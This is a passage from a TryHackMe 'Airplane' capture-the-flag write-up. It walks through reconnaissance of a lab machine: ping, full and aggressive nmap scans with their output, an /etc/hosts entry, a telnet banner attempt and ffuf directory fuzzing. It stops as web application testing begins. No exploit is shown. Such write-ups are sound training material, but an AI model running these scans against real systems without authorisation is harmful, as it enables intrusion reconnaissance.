
Airplane

By Praveen Kumar Sharma

For me the IP of the machine is : 10.10.37.234

Lets try pinging it :




```
┌──(pks㉿Kali)-[~/TryHackMe/AirPlane]
└─$ ping 10.10.37.234 -c 5
PING 10.10.37.234 (10.10.37.234) 56(84) bytes of data.
64 bytes from 10.10.37.234: icmp_seq=1 ttl=60 time=285 ms
64 bytes from 10.10.37.234: icmp_seq=3 ttl=60 time=168 ms
64 bytes from 10.10.37.234: icmp_seq=4 ttl=60 time=156 ms
64 bytes from 10.10.37.234: icmp_seq=5 ttl=60 time=254 ms

--- 10.10.37.234 ping statistics ---
5 packets transmitted, 4 received, 20% packet loss, time 4024ms
rtt min/avg/max/mdev = 155.506/215.482/284.699/55.117 ms
```

Alright lets do some port scanning

Port Scanning :

All Port Scan :

```
nmap -p- -n -Pn -T5 --min-rate=10000 10.10.37.234 -o allPortScan.txt
```



```
┌──(pks㉿Kali)-[~/TryHackMe/AirPlane]
└─$ nmap -p- -n -Pn -T5 --min-rate=10000 10.10.37.234 -o allPortScan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-20 19:34 IST
Warning: 10.10.37.234 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.37.234
Host is up (0.15s latency).
Not shown: 63437 closed tcp ports (conn-refused), 2095 filtered tcp ports (no-response)
PORT     STATE SERVICE
22/tcp   open  ssh
6048/tcp open  x11
8000/tcp open  http-alt
```


✎ Open ports

PORT STATE SERVICE
22/tcp open ssh
6048/tcp open x11
8000/tcp open http-alt


Interesting ports open lets try a aggressive scan on these ports

Aggressive Scan :


```
nmap -sC -sV -A -T5 -p 22,6048,8000 10.10.37.234 -o aggressiveScan.txt
```



```
┌──(pks㉿Kali)-[~/TryHackMe/AirPlane]
└─$ nmap -sC -sV -A -T5 -p 22,6048,8000 10.10.37.234 -o aggressiveScan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-20 19:38 IST
Nmap scan report for airplane.thm (10.10.37.234)
Host is up (0.30s latency).

PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 b8:64:f7:a9:df:29:3a:b5:8a:58:ff:84:7c:1f:1a:b7 (RSA)
|   256 ad:61:3e:c7:10:32:aa:f1:f2:28:e2:de:cf:84:de:f0 (ECDSA)
|_  256 a9:d8:49:aa:ee:de:c4:48:32:e4:f1:9e:2a:8a:67:f0 (ED25519)
6048/tcp open  x11?
8000/tcp open  http-alt Werkzeug/3.0.2 Python/3.8.10
|_http-server-header: Werkzeug/3.0.2 Python/3.8.10
| http-title: About Airplanes
|_Requested resource was http://airplane.thm:8000/?page=index.html
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 404 NOT FOUND
|     Server: Werkzeug/3.0.2 Python/3.8.10
|     Date: Tue, 20 Aug 2024 14:08:35 GMT
|     Content-Type: text/html; charset=utf-8
```




```
|     Content-Length: 207
|     Connection: close
|     <!doctype html>
|     <html lang=en>
|     <title>404 Not Found</title>
|     <h1>Not Found</h1>
|     <p>The requested URL was not found on the server. If you entered th
 try again.</p>
|   GetRequest:
|     HTTP/1.1 302 FOUND
|     Server: Werkzeug/3.0.2 Python/3.8.10
|     Date: Tue, 20 Aug 2024 14:08:30 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 269
|     Location: http://airplane.thm:8000/?page=index.html
|     Connection: close
|     <!doctype html>
|     <html lang=en>
|     <title>Redirecting...</title>
|     <h1>Redirecting...</h1>
|     <p>You should be redirected automatically to the target URL: <a hre
>http://airplane.thm:8000/?page=index.html</a>. If not, click the link.
|   Socks5:
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
```




```
|     "http://www.w3.org/TR/html4/strict.dtd">
|     <html>
|     <head>
|     <meta http-equiv="Content-Type" content="text/html;charset=utf-8">
|     <title>Error response</title>
|     </head>
|     <body>
|     <h1>Error response</h1>
|     <p>Error code: 400</p>
|     <p>Message: Bad request syntax ('
|     ').</p>
|     <p>Error code explanation: HTTPStatus.BAD_REQUEST - Bad request synt
|     </body>
|_    </html>
1 service unrecognized despite returning data. If you know the service/ver
t at https://nmap.org/cgi-bin/submit.cgi?new-service :
```

So the :8000 port is redirecting to airplane.thm lets add that to /etc/hosts



```
127.0.0.1       localhost
127.0.1.1       Kali.pks        Kali

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

10.10.222.68    whoismrrobot.com
10.10.194.126   publisher.thm
10.10.188.224   mkingdom1.thm
10.10.237.244   enum.thm
10.10.11.23     permx.htb       www.permx.htb   lms.permx.htb
192.168.110.76  symfonos.local
10.10.59.4      creative.thm    beta.creative.thm
10.10.11.20     editorial.htb
192.168.110.101 breakout
10.10.161.74    bricks.thm
10.10.37.234    airplane.thm
```

One thing that is left is that we still dont know whats on port 6048 lets try telnet maybe we can grab the banner



```
┌──(pks㉿Kali)-[~/TryHackMe/AirPlane]
└─$ telnet 10.10.37.234 6048
Trying 10.10.37.234...
Connected to 10.10.37.234.
Escape character is '^]'.
^]
telnet> close
Connection closed.
```


Turns out we cannot

Lets do some directory fuzzing next

Directory Fuzzing :

```
ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u
http://airplane.thm:8000/FUZZ -t 200
```

U can use gobuster as well ffuf just worked a little faster for me in this case



```
# Suite 300, San Francisco, California, 94105, USA. [Status: 302, Size: 269, Words: 18, Lines: 6,
# on atleast 2 different hosts [Status: 302, Size: 269, Words: 18, Lines: 6, Duration: 213ms]
airplane                [Status: 200, Size: 655, Words: 33, Lines: 36, Duration: 157ms]
                        [Status: 302, Size: 269, Words: 18, Lines: 6, Duration: 162ms]
:: Progress: [220560/220560] :: Job [1/1] :: 466 req/sec :: Duration: [0:06:50] :: Errors: 0 ::
```

Directories


airplane [Status: 200, Size: 655, Words: 33, Lines: 36, Duration: 157ms]

```
[Status: 302, Size: 269, Words: 18, Lines: 6, Duration: 162ms]
```

Now lets get started with the web application now

Web Application :

The default page redirect us to this



About Airplanes

